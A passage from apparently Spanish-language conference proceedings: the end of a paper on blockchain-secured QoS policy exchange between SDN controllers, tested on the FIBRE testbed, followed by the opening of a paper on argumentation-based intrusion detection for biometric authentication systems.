puedan distribuir sus políticas de forma segura estableciendo una relación de confianza. La idea es que si un paquete es tratado por un controlador de un dominio 1 SDN con prioridad, porque necesita calidad de servicio (por ejemplo vídeo, paquetes multimediales, réplicas de Big Data) y tiene que ser enviado a otro dominio 2 SDN; que la política de priorizar dicho paquete llegue al dominio 2 para que el paquete dentro de la red LAN sea tratado de la misma forma que en el dominio 1. Puede servir para comunicaciones peer-to-peer que necesiten calidad de servicio o para comunicaciones de réplicas de servicios de datos, en el caso de escenarios de Big Data replicados.

Durante los últimos años, gracias al incremento computacional y capacidades de visualización de los dispositivos terminales, se ha incrementado exponencialmente la cantidad de información multimedia que circula por la red. En 2016, según datos de Cisco [22], el tráfico de vídeo constituía el 51% de todo el tráfico en Internet, y siguiendo con esta tendencia, se espera que en 2020 aumente hasta el 75%.

En 2014, el tráfico de datos móviles en el mundo creció un 69% respecto al año anterior, llegando a 2.5 exabytes por mes. En el mismo año, el número de dispositivos móviles conectados excedió el de personas en el mundo. Las velocidades de las conexiones móviles de red se duplicaron para 2019 (1.7 Mbps en 2014 a cerca de 2 Mbps en 2019) y más de la mitad de todos los dispositivos conectados a la red móvil serían dispositivos inteligentes. Además, 3/4 del tráfico de datos móviles mundial sería vídeo en 2019 [23]. A continuación se muestran datos y estadísticas que confirman esta evolución.

El tráfico Internet Protocol (IP) global se multiplicaría por tres en los próximos cuatro años, alcanzado 2 Zettabytes (más de 2 billones de Gigabytes) anuales, lo que supone una tasa de incremento interanual del 23 por ciento entre 2014 y 2020.

Este mismo informe fue actualizado el 6 de junio de 2016 por la empresa CISCO, en donde dice que el tráfico IP mundial anual superaría el zetabyte (ZB; 1000 exabytes [EB]) umbral en 2016, y llegaría 2,3 ZB en 2020. El tráfico global IP alcanzaría 1,1 ZB por año o 88,7 EB (un billón de gigabytes [GB]) por mes en 2016. En 2020, el tráfico IP global alcanzará 2,3 ZB por año, o 194 EB por mes. El tráfico IP global se incrementará casi 100 veces desde 2005 hasta 2020. En general, el tráfico IP crecerá a una tasa de crecimiento anual compuesta (CAGR) del 22 por ciento desde 2015 hasta 2020. [22]

Con estos números proyectados está más que claro, que la gestión, administración y configuración de las redes para trasladar esta cantidad de tráfico anual será cada vez más difícil.

En definitiva el problema planteado es la interoperabilidad de políticas de calidad de servicio, de forma segura mediante blockchain para la comunicación de políticas de calidad de servicio entre dominios SDN con diferentes controladores, como muestra la siguiente figura.




Figura 4 – Interoperación de Políticas con Blockchain

4.2. Objetivos de esta investigación

Objetivo General

Definir un algoritmo para la interoperabilidad segura y confiable de políticas de calidad de servicio entre controladores de redes SDN de dominios diferentes, mediante tecnología Blockchain.

Objetivos específicos son:

- Identificar la estrategia de seguridad a utilizar mediante tecnología Blockchain.
- Realizar la recopilación y análisis de los datos del dominio que se investiga para desarrollar el modelo conceptual seguro.
- Definir un modelo ontológico seguro y confiable mediante Blockchain para la comunicación de políticas de calidad de servicio entre diferentes controladores SDN.
- Desarrollar el Algoritmo para la interoperabilidad segura y confiable de políticas de calidad de servicio entre controladores de redes SDN de dominios diferentes, mediante tecnología Blockchain.

4.3. Modelo

El modelo que en esta etapa se plantea es inicial para poder validarlo en las pruebas de laboratorio. Luego se seguirá escalando dicho modelo para llevarlo a un modelo ontológico único como se muestra en la siguiente figura.




Figura 5 – Modelo Teórico

A continuación se muestra la figura del modelo de diagrama de clases entre la comunicación de un controlador SDN y un Switch Open Flow, en donde la clase “aseguramiento mediante Blockchain, de políticas entre controladores” es el núcleo de nuestro proyecto que nos permitirá desarrollar un prototipo para realizar las pruebas de laboratorio que prueban la hipótesis planteada




Figura 6 – Diagrama de Clase Propuesto

Como podemos ver en la Figura anterior, queda reflejado el marco conceptual de términos, metodología y teoría a utilizar en este proyecto.

4.4. Algoritmo

A continuación, mostramos un diagrama de Flujo de cómo debería funcionar el algoritmo para la interoperabilidad segura y confiable de políticas de calidad

de servicio entre controladores de redes SDN de dominios diferentes, mediante tecnología Blockchain.




Figura 7 – Algoritmo Propuesto

En esta etapa del proyecto, mostramos un diagrama de Flujo de cómo debería funcionar el algoritmo para la interoperabilidad segura y confiable de políticas de calidad de servicio entre controladores de redes SDN de dominios diferentes, mediante tecnología Blockchain y haremos las pruebas a escala de laboratorio para poder probar el proyecto y demostrar la hipótesis planteada.

4.5. Prueba de Laboratorio

La metodología propuesta es ensayar en un laboratorio Virtual un ejemplo de transferencia de video o streaming con calidad de servicio, a través de la medición de latencia, jitter (fluctuación o inestabilidad de la señal o señal con ruido), ancho de banda y pérdida de paquetes entre nodos WAN. Para ello utilizamos el escenario de pruebas FIBRE3, un centro de investigación construido en el marco de un proyecto anterior financiado por la Convocatoria Coordinada Brasil-UE 2010 en TIC. FIBRE funciona como un Laboratorio Virtual a gran escala para estudiantes e investigadores, para probar nuevas aplicaciones y modelos de arquitectura de red. En estos nodos virtuales se prepara un escenario de prueba con dos dominios distintos con diferentes controladores SDN, simulando telemedicina o streaming multimedia bajo demanda, al que se le suma la implementación de Blockchain para comunicar y confiar en la política de calidad de servicio que se envía de un dominio

³ <http://www.fibre.org.br>

a otro. Este es el escenario de calidad de servicio y prioridad de paquete mediante la transmisión de una política segura y confiable a través de Blockchain, que se pretende solucionar con este proyecto, generando un modelo ontológico de interoperabilidad entre el SDN 1 y el SDN 2 para que identifique la prioridad de los paquetes y dirija los mismos con calidad de servicio y prioridad.

Entonces en el punto de Recife bien al norte de Brasil se montó un server Linux Debian 6.0 VLC Server como servidor de Video, emitiendo paquetes de videos por el puerto 5554. Se utilizaron dos formatos de video .ogg y .mov y 3 tamaños de videos 480, 720 y 1080 del video Big Buck Bunny, que es un corto animado del Instituto Blender; el cual es parte de la Fundación Blender. Como la película previa de la fundación, Elephants Dream, esta película se ha realizado usando software libre. El trabajo comenzó en octubre de 2007 y la película se estrenó del 10 de abril de 2008 en Ámsterdam [24].

Para analizar calidad de servicio en cada formato y tamaño, en los tres puntos se montaron clientes openRTSP que es un programa de línea de comandos que se puede utilizar para abrir, transmitir, recibir y opcionalmente grabar secuencias de videos especificados por una URL mediante RTSP, que es el protocolo de transmisión en tiempo real (del inglés Real Time Streaming Protocol), que establece y controla uno o muchos flujos sincronizados de datos, ya sean de audio o de video. El RTSP actúa como un comando a distancia a través de la red para servidores multimedia [25].

Seguidamente descargamos Geth para Linux. Geth es una herramienta de línea de comandos multipropósito que ejecuta un nodo Ethereum completo, y ofrece múltiples interfaces: los subcomandos y opciones de la línea de comandos, un servidor JSON-RPC y una consola interactiva. A los efectos de esta guía, nos centraremos en la consola, un entorno JavaScript que contiene todas las características principales que probablemente se deseen.

Se procede a implementar Go Ethereum, Geth, que es la interfaz de comandos en línea (Command Line Interface, CLI) para correr los nodos de Ethereum. Primero, se instalan las propiedades del paquete, después se habilita el repositorio donde va a correr Go-Ethereum y luego se actualiza la lista de paquetes y versiones disponibles en el repositorio.

Después de instalar el Geth, se procede a implementar la red privada de blockchain usando el mismo bloque génesis en los dos mineros, donde se va a crear el ledger inicial en cada minero. Además, se indexa exitosamente el bloque génesis al minero. Todo este proceso se realiza en la carpeta principal, ChainSkills; y este mismo proceso se repite para el segundo minero.

Luego de crear los mineros, automáticamente se generan dos subcarpetas: geth y keystore. En la carpeta geth

se crean unos archivos que contienen el libro de transacción, ledger o base de datos de la cadena de bloques privada.

El contrato inteligente tendrá un conjunto de direcciones que están asociadas a un número de tokens. Estos tokens identifican al usuario con su respectiva dirección que va a estar relacionada con un servicio específico. Si el token es mayor a 0 implementa un servicio, y si es igual a 0 no requiere el servicio. Posteriormente se instala truffle, que va a permitir desarrollar el contrato inteligente en Ethereum. Se procede a crear un archivo con el nombre del token. Luego se especifican algunas propiedades, por ejemplo, el nombre de la red y el número de puerto, y se compila el contrato. Otra opción para crear el contrato inteligente es por medio de la página oficial de Ethereum, enviando la política de calidad de servicio generando un contrato inteligente en la red de prueba de Ethereum.

Para validar el proyecto, luego de implementar Blockchain, y de programar el algoritmo propuesto, medimos la calidad de servicio de cómo se reciben los videos a través de esos puntos y simulamos qué camino, en función de la calidad de servicio, debe elegir para recibir el paquete de video por el punto con mejor estadística.

5. Resultados

Entonces se desarrolló un script de prueba para ejecutar 10 veces para cada formato de archivo y tamaño, por cada lugar en donde implementamos Blockchain para el envío de la política junto a un contrato inteligente. Luego se desarrolló un programa en JAVA para interpretar esos datos en formato texto y pasarlo a un archivo que sea interpretable por algún software de estadística, obteniendo los siguientes resultados.




Figura 8 – Promedio de Kbits por segundo por Nodo.




Figura 9 – Porcentaje promedio de paquetes perdidos.




Figura 10 – Total de KBytes recibidos por nodo.

Como podemos observar en las figuras 8 y 9 en el eje X tenemos la cantidad de ejecuciones de la recepción del video desde el Nodo Recife a cada nodo para cada tipo de video (ogg, mov) y cada tamaño de video por cada tipo (480, 720, 1080). En total fueron 60 ejecuciones para las diferentes variables de videos por nodo. Por último en la figura 10 tenemos la cantidad de Kbytes recibidos al final de todas las ejecuciones por nodo. Claramente en los gráficos, tanto la cantidad de Kbytes recibidos como los Kbits promedio por segundo, y el porcentaje promedio de paquetes perdidos, son similares al proyecto anterior, luego de implementar Blockchain.

En el mismo escenario se ejecutó Bwping-udp, una herramienta para medir el rendimiento de redes. Bwping-udp fue desarrollado en el laboratorio WINET (<http://www.winet.dcc.ufmg.br>) de la UFMG para recopilar métricas que no son extraídas por herramientas clásicas como ip, Iperf [26]. Con esta herramienta, luego de ejecutarla 30 veces, se obtuvieron los siguientes resultados.



Figura 11– Latencia promedio en ms.



Figura 12 – Jitter promedio ms.




Figura 13 – Ancho de Banda en bytes por segundo

Como podemos observar en las figuras 11, 12 y 13 en los gráficos, tanto la latencia, los jitter y el ancho de banda medido con la herramienta bwping-udp son similares a los del proyecto anterior.

6. Conclusión

Se refinó a nivel general el modelo Ontológico que ya existía del proyecto anterior [5], para interoperar controladores SDN distintos de diferentes dominios, al que se le agregó la implementación de Blockchain para enviar de forma segura y confiable la política de calidad de servicio.

Para validar la propuesta se diagramó un algoritmo en el escenario de prueba real a escala global en Brasil, que se usó en el proyecto anterior, utilizando la plataforma FIBRE. Sobre los 2 dominios montados de distintas Redes definidas por software se simuló la transmisión de video real para analizar calidad de servicio y determinar cuál sería el mejor punto para recibir el video con la implementación de Blockchain para el envío de la política de calidad de servicio; proponiendo como ejemplo el streaming multimedia bajo demanda.

En el análisis estadístico de calidad de servicio de las ejecuciones que se realizaron para recibir el video o la película, se obtuvieron valores casi idénticos al proyecto anterior. Demostrando que el algoritmo planteado sobre implementar blockchain para la interoperabilidad de políticas entre controladores SDN diferentes, valida la hipótesis de contar con un algoritmo para interoperar políticas seguras y confiables entre controladores diferentes de distintos dominios SDN sin modificar los valores obtenidos en proyectos anteriores (como en nuestro ejemplo, la calidad de servicio en Video bajo demanda).

7. Trabajos Futuros

Se plantea en proyectos futuros, con el algoritmo construido, realizar varias API en distintos lenguajes para diferentes controladores, para luego generalizarlas y que sirva como intermediario para interoperar de forma segura y confiable mediante Blockchain entre distintos controladores de diferentes dominios SDN.

Referencias

- [1] C. D. B. D. O. Cajas, «SDN Applications and Plugins in the OpenDaylight Controller,» de *Conferencia IEEE 2020 de jóvenes investigadores rusos en ingeniería eléctrica y electrónica (EIConRus)*, San Petersburgo y Moscú, Rusia, Rusia, 2020.
- [2] S. S. Sadhu Ram Basnet, «BSS: Blockchain Security over Software Defined Network,» de *International Conference on Computing, Communication and Automation (ICCCA2017)*, Greater Noida, India, 2017.
- [3] C. R. S. Sriram Natarajan, «<http://sdnhub.org/>,» 2014. [En línea]. Available: <http://sdnhub.org/tutorials/openflow-1-3/>.
- [4] «Ether,» 2016. [En línea]. Available: <https://www.weusecoins.com/what-is-ether>. [Último acceso: 28 05 2019].
- [5] D. M. G. M. V. F. E. d. B. e. S. Juan Carlos Calloni, «Modelo ontológico para la interoperabilidad de políticas de calidad de servicio entre Controladores de Redes Definidas por Software,» <http://tecnomate.xyz/Actas-CONAISI-2017.pdf>, Santa Fe, 2017.
- [6] M. C. Diosdado, «La evolución de las redes WAN pasa por la tecnología SDN,» 23 12 2016. [En línea]. Available: <https://aunclidelastic.blogthinkbig.com/la-evolucion-de-las-redes-wan-pasa-por-la-tecnologia-sdn/>. [Último acceso: 08 2017].
- [7] R. M. P. ., A. D. Q. Z. K.-K. R. C. Abbas Yazdinejad, «An Energy-Efficient SDN Controller Architecture for IoT Networks With Blockchain-Based Security,» *IEEE TRANSACTIONS ON SERVICES COMPUTING, VOL. 13, NO. 4, JULY/AUGUST 2020*, vol. 13, n° 4, pp. 625-639, 2020.
- [8] G. Y. C. Y. Bong-yeol Yu, «Comprehensive Prediction Models of Control Traffic for SDN Controllers,» de *2018 IEEE International Conference on Network Softwarization (NetSoft 2018) - Technical Sessions*, Montreal, QC, Canadá, 2018.
- [9] L. E. R. G. -. R. d. J. G. Herrera, «SISTEMA DE INFORMACIÓN PARA APOYAR LA GESTIÓN DE LA EDUCACIÓN A DISTANCIA,» *TELEMATIQUE*, vol. 9, n° 1, p. ., 2010.
- [10] M. W. M. B. A. S. y. A. R. M.A. Manso, «Modelo de Interoperabilidad Basado en Metadatos (MIBM),» Depto. de Ingeniería Topográfica y Cartográfica. ETSI en Topografía, Geodesia y Cartografía, Universidad Politécnica de Madrid, Madrid, 2008.
- [11] R. R. E. M. A. M. M. R. Mohamed Azab, «Towards Blockchain-based Multi-controller Managed Switching for Trustworthy SDN Operation,» de *IEEE 10th Annual Information Technology, Electronics and Mobile Communication Conference (IEMCON)*, Vancouver, Canadá, 2019.
- [12] R. Hutt, «Todo lo que necesitas saber sobre blockchain, explicado simplemente,» [weforum.org](https://www.weforum.org/agenda/2016/06/blockchain-explained-simply/), 17 06 2016. [En línea]. Available: <https://www.weforum.org/agenda/2016/06/blockchain-explained-simply/>. [Último acceso: 02 09 2019].
- [13] S. S. S. R. Basnet, «Blockchain Security over Software Defined Network,» de *ICCCA2017 de International Conference on Computing, Communication and Automation ()*, Greater Noida, India, 2017.
- [14] I. p. S. K. C. Tselios, «Mejora de la seguridad SDN para implementaciones relacionadas con IoT a través de blockchain,» de *Conferencia IEEE 2017 sobre virtualización de funciones de red y redes definidas por software (NFV-SDN)*, Berlín, Alemania, 2017.
- [15] «Qué es el blockchain y cómo funciona,» *innovation*, 2017. [En línea]. Available: <https://www.innovationhub.com/es/transformacion-digital/que-es-blockchain-y-como-funciona-esta-tecnologia/>. [Último acceso: 04 08 2019].
- [16] «Negocios en la era de Ethereum,» *techcrunch*, 2017. [En línea]. Available: <https://techcrunch.com/2017/06/04/business-in-the-age-of-ethereum/>. [Último acceso: 04 2019].
- [17] «ERC-20 ¿Qué significa exactamente? ¿Cuáles son los Tokens y monederos ERC-20?,» *miethereum*, 2017. [En línea]. Available: <https://www.miethereum.com/smart-contracts/erc20/>. [Último acceso: 03 2019].
- [18] J. Rodríguez, «Tokens ERC-20, ERC-223, ERC-721 y ERC-777: ¿en qué se diferencian?,» *ihodl*, 02 09 2018. [En línea]. Available: <https://es.ihodl.com/tutorials/2018-09-02/tokens-erc-20-erc-223-erc-721-y-erc-777-en-que-se-diferencian/>. [Último acceso: 01 05 2019].
- [19] L. K. A. H. Zakaria Abou El Houda, «ChainSecure: una solución escalable y proactiva para proteger las aplicaciones Blockchain con SDN,» de *2018 IEEE Global Communications Conference (GLOBECOM)*, Abu Dhabi, Emiratos Árabes Unidos, 2018.
- [20] A. Martinez, «An Ontology-Based Approach Toward the Configuration of Heterogeneous Network Devices,» Department of Computer Architecture Technical University of Catalonia (UPC), Barcelona, 2015.
- [21] S. G. P. P. Kotaro Kataoka, «Lista de confianza: gestión de tráfico de IoT distribuida y en Internet mediante blockchain y SDN,» de *2018 IEEE 4th World Forum on Internet of Things (WF-IoT)*, Singapur, Singapur, 2018.
- [22] CISCO, «White paper: Cisco VNI Forecast and Methodology, 2015-2020,» 11 06 2016. [En línea]. Available: <http://www.cisco.com/c/en/us/solutions/collateral/service-provider/visual-networking-index-vni/complete-white-paper-c11-481360.html>. [Último acceso: 02 2017].
- [23] Cisco, «Cisco Visual Networking Index: Forecast and Methodology, 2014-2019,» 2015. [En línea]. Available: http://www.cisco.com/c/en/us/solutions/collateral/service-provider/ip-ngn-ip-next-generation-network/white_paper_c11-481360.pdf. [Último acceso: 08 2016].
- [24] Blender, «Big Buck Bunny,» *blender*, 2008. [En línea]. Available: <https://peach.blender.org/>. [Último acceso: 2017].
- [25] Live Networks, Inc., «Un cliente RTSP de línea de comandos,» 8 2015. [En línea]. Available: <http://www.live555.com/openRTSP/>. [Último acceso: 8 2017].
- [26] E. d. B. e. S. ., H. M. Daniel Macedo, «Bwping-udp,» *UFMG / DCC / WINET*, 2013. [En línea]. Available: <https://github.com/h3dema/bwping-udp>. [Último acceso: 8 2017].

Hacia la Detección de Intrusión en Sistemas Biométricos Utilizando Argumentación Rebatible

Graciela R. Etchart¹, Juan C.L. Teze¹, Carlos E. Alvez¹, M. Vanina Martínez², Gerardo I. Simari³

¹Facultad de Ciencias de la Administración, Universidad Nacional de Entre Ríos (UNER),

²Instituto de Investigación en Ciencias de la Computación, Universidad Nacional de Buenos Aires (UBA), Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET),

³Instituto de Ciencias e Ingeniería de la Computación (UNS-CONICET), Departamento de Ciencias e Ingeniería de la Computación, Universidad Nacional del Sur (UNS)

¹{graciela.etchart, carlos.alvez, carlos.teze}@uner.edu.ar, ²mvmartinez@dc.uba.ar, ³gis@cs.uns.edu.ar

Resumen

Frente al uso tradicional de mecanismos basados en contraseñas, la autenticación biométrica tiene varias ventajas. Sin embargo, es vulnerable a ataques, lo que puede disminuir su seguridad y privacidad. Para aumentar la seguridad del proceso biométrico, las técnicas de detección de intrusos son considerablemente útiles. En este trabajo se propone realizar la detección de ataques dirigidos al canal de comunicación utilizando datos de auditoría de la red. Se presenta un esquema básico aplicando argumentación con el propósito de proporcionar una estructura que favorezca una toma de decisiones de seguridad más informada. Se utiliza un servicio de razonamiento basado en Defeasible Logic Programming (DeLP), que permite integrar el conocimiento del contexto, creando así un escenario particular para la consulta. Se considera que el enfoque formal que brinda la argumentación complementará sustancialmente los sistemas de seguridad existentes en sistemas biométricos.

Introducción

Hoy en día, el acceso a prácticamente cualquier sistema electrónico se protege con algún método de autenticación. Uno de los métodos de autenticación más populares es el basado en contraseña. Sin embargo, por dificultades en su gestión y facilidad de uso este método tiende a ser sustituido por sistemas de autenticación biométrica.

Los sistemas biométricos tienen varias ventajas con respecto a los métodos de autenticación tradicionales basados en algo que se conoce (contraseña, PIN) o que se tiene (tarjeta, llave, etc.). En estos sistemas, los usuarios no necesitan recordar las contraseñas o los PIN (que pueden olvidarse) ni llevar tarjetas o llaves (que pueden ser robadas o extraviadas). El término biometría se refiere al reconocimiento automático de una persona basado en

características fisiológicas (por ejemplo, huella dactilar, rostro, iris, geometría de la mano) o de comportamiento (por ejemplo, voz, firma, marcha, dinámica de tecleo) [1].

Un sistema biométrico es esencialmente un sistema de reconocimiento de patrones que funciona capturando una imagen o señal biométrica de un individuo, extrayendo un conjunto de características únicas de los datos adquiridos y comparando este conjunto de características con el patrón establecido en la base de datos. En el momento del enrolamiento de la persona, se crea una plantilla biométrica (*template*) que es almacenada en la base de datos del sistema. En el proceso de autenticación, mediante una operación de búsqueda de coincidencia se compara la plantilla almacenada con la muestra actual del rasgo biométrico a fin de identificar o verificar la identidad de la persona.

Aunque el proceso biométrico tiene varias ventajas, es vulnerable a los ataques que pueden comprometer su seguridad y privacidad. Los sistemas de autenticación biométrica, pueden recibir ataques externos o sufrir una intrusión en la información privada del usuario [2]. Los atacantes pueden utilizar esa información para comportarse de manera maliciosa. Este comportamiento puede amenazar la seguridad en otros sistemas y violar la privacidad de las personas, causando problemas graves y persistentes, ya que los datos biométricos son irremplazables.

En la literatura se han identificado y caracterizado puntos de ataques potenciales o puntos vulnerables en los sistemas biométricos [3-5]. En [5] se clasifica el ataque a un sistema biométrico de la siguiente manera:

1. Ataque al sensor: En este caso el ataque va dirigido al proceso de captura de los datos biométricos y se basa en introducir datos falsos en el sensor.

2. Ataque de repetición: En este caso los atacantes dirigen la ofensiva hacia el canal de comunicación entre el sensor y el extractor de características. Este tipo de ataque incluye el reenvío de los datos biométricos almacenados digitalmente. El atacante podría reemplazar los rasgos

biométricos obtenidos por el sensor al momento de ser enviados al módulo extractor de características para su procesamiento.

3. Anular el extractor de características: En este tipo de ataque el módulo extractor de características podría producir valores a partir de los rasgos introducidos por los atacantes y no de los datos obtenidos del sensor.

4. Manipulación de característica: En este caso la actividad maliciosa se orienta a interceptar el canal de comunicación entre el extractor de características y el comparador. Los datos provenientes del extractor de características con destino al módulo de comparación se alteran o se sustituyen por un conjunto nuevo de características.

5. Anular el módulo de comparación: En este punto vulnerable el módulo de comparación es reemplazado por los atacantes usando un caballo de Troya. El atacante busca generar un alto puntaje de coincidencia y, de esta manera, permitir que la aplicación maliciosa pase el mecanismo de autenticación biométrica.

6. Manipulación de la plantilla: En este caso el atacante compromete la seguridad de la base de datos donde se almacena la plantilla biométrica. La actividad maliciosa busca añadir una nueva plantilla, eliminar o modificar el *template* existente.

7. Ataque al canal: En este punto el canal de comunicación entre la base de datos y el módulo de comparación es interceptado por los atacantes para alterar los datos.

8. Anulación de decisiones: Los ataques en este punto están dirigidos a modificar el resultado final del sistema.

Esos puntos de vulnerabilidad, pueden dividirse a su vez en ataques directos e indirectos. Los ataques directos son los que se efectúan a nivel del sensor, es decir a nivel 1. En este tipo de ataques no se necesita ningún conocimiento específico sobre el sistema (algoritmo de comparación utilizado, extracción de características, formato del vector de características, entre otros). Mientras que el grupo de los ataques indirectos incluye los siete puntos vulnerables restantes identificados en [5]. Los ataques 3 y 5 pueden llevarse a cabo utilizando un *malware* que pase por alto el extractor de características y el módulo de comparación, respectivamente. Como se mencionó anteriormente, en el ataque 6 se manipula la base de datos del sistema (se cambia, añade o elimina una plantilla) para acceder a la solicitud de identificación. Los restantes puntos de ataque (2, 4, 7 y 8) explotan posibles puntos débiles de los canales de comunicación del sistema, extrayendo, añadiendo o modificando información a través de los mismos. A diferencia de los ataques directos, en este caso el intruso necesita tener alguna información adicional sobre el funcionamiento interno del sistema biométrico.

Dentro del campo de la seguridad en redes, los sistemas de detección de intrusos (IDS, por sus siglas en inglés) son una herramienta de creciente preponderancia [6]. La detección de intrusos puede clasificarse, según los datos de

la auditoría, como basada en el host o basada en la red. Un IDS basado en la red captura y analiza los paquetes del tráfico del canal de comunicación, mientras que uno basado en el *host* utiliza en su análisis registros del sistema operativo o de las aplicaciones. Basado en las técnicas de detección empleadas, un IDS también puede ser clasificado como sistemas de detección de anomalías y sistemas de detección de mal uso [7]. En relación a los procesos biométricos, la detección de intrusiones puede ser utilizada como una capa de defensa contra los ataques que surgen en el canal de comunicación. Si se detecta la intrusión, se puede iniciar una advertencia para prevenir o minimizar los daños del sistema.

Aunque numerosos IDSs han sido estudiados y efectivamente aplicado en diferentes escenarios del mundo real [8], la naturaleza dinámica del dominio en donde se producen los ataques en ocasiones conduce a situaciones de información en conflicto, principalmente cuando se razona en presencia de información incompleta y potencialmente contradictoria. En este escenario, la argumentación puede verse como una alternativa útil para hacer frente a estas cuestiones. Este trabajo se centra en introducir una arquitectura que extiende las capacidades de razonamiento de los sistemas biométricos incorporando argumentación al proceso de detección de intrusos. En la solución propuesta se utiliza un servicio de razonamiento basado en Programación en Lógica Rebatible (DeLP, por sus siglas en inglés) [9]. Un sistema basado en reglas como DeLP constituye una herramienta para el soporte a la toma de decisiones que brinda la posibilidad de explicar a los analistas humanos por qué se recomienda una acción y no otra. Además, este tipo de sistemas resulta adecuado para funcionar con un esquema “*human-in-the-loop*”, donde los analistas humanos trabajan “a la par” del sistema para dar retroalimentación que permite mejorar el sistema.

En inteligencia artificial, el área de argumentación computacional se especializa en modelar el proceso de razonamiento humano de manera tal de establecer qué conclusiones son aceptables en un contexto de desacuerdo. En el marco de este trabajo, este proceso de razonamiento permite filtrar selectivamente información para detectar amenazas, sugerir acciones y acelerar la respuesta ante acontecimientos complejos como la presencia de una posible intrusión. Considerando lo visto en la literatura sobre los puntos vulnerables en los sistemas biométricos, se puede observar que varios ataques involucran el tráfico de datos a través de canales de comunicación, por lo que el presente estudio se orienta hacia los ataques indirectos a los sistemas biométricos, específicamente a los dirigidos al canal de comunicación.

